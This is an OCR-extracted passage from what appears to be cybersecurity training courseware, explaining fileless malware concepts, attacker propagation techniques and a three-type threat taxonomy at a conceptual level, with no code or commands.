


Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.



What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.


The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.

- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Taxonomy of Fileless Malware Threats


Type III
Files required to achieve fileless persistence
Exploit
Execution/Injection
Type II
No files written on disk, but some files used indirectly
Type I
No file activity performed
Hardware
Taxonomy of fileless threats
Documents
Java
Flash
Exe
Remote attacker
Network card, Hard disk
Circulatory Backdoors, IME
BadUSB
Mother-Board firmware
Hypervisor
Shell
Registry, WMI Repo
Service
MBR VBR
Documents
LNK, Scheduled Task, Exe
FILE
FILE
FILE
FILE
NETWORK
PCI
CPU
USB
BIOS UEFI
VM
SCRIPTS
SCRIPTS
SCRIPTS
DISK
MACRO
FILE

https://docs.microsoft.com

Taxonomy of Fileless Malware Threats

Source: *https://docs.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:



Type III
Files required to achieve fileless persistence
Exploit
Execution/Injection
Type II
No files written on disk, but some files used indirectly
Type I
No file activity performed
Hardware
Taxonomy of fileless threats
Documents
Java
Flash
Exe
Remote attacker
Network card, Hard disk
Circulatory Backdoors, IME
BadUSB
Mother-Board firmware
Hypervisor
Shell
Registry, WMI Repo
Service
MBR VBR
Documents
LNK, Scheduled Task, Exe
FILE
FILE
FILE
FILE
NETWORK
PCI
CPU
USB
BIOS UEFI
VM
SCRIPTS
SCRIPTS
SCRIPTS
DISK
MACRO
FILE

Figure 7.58: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

